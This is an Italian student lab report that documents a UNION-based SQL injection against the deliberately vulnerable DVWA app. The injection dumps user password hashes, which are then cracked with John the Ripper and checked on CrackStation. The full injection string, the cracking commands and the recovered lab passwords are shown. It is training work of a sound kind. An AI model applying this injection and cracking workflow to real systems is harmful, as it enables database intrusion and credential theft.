


# REPORT S6/L4

---

Obiettivo: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

## SVOLGIMENTO

Ho effettuato il login alla DVWA e impostato il livello di sicurezza su "low". Successivamente, ho eseguito un attacco di SQL Injection utilizzando il comando *'UNION SELECT user, password FROM users#* per accedere alle tabelle del database contenenti le password.



User ID:

```
ID: 'UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 'UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 'UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 'UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 'UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Dalla lunghezza della stringa (32 caratteri) è possibile identificare l'uso dell'algoritmo di hashing MD5. Per decodificare le password, le ho salvate tutte in un file di testo chiamato "hash.txt". Successivamente, per eseguire il cracking, ho utilizzato il tool John The Ripper con il comando *john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt*, riuscendo a ottenere le password decodificate.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE 2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2025-01-16 11:51) 33.33g/s 24000p/s 24000c/s 32000C/s
my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Per controllare le password craccate da JtR ho usato il comando `John --show --format=Raw-MD5 /home/kali/Desktop/hash.txt`

```
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password


5 password hashes cracked, 0 left
```

Per effettuare un’ulteriore verifica ho utilizzato il tool CrackStation.

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

  
reCAPTCHA  
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.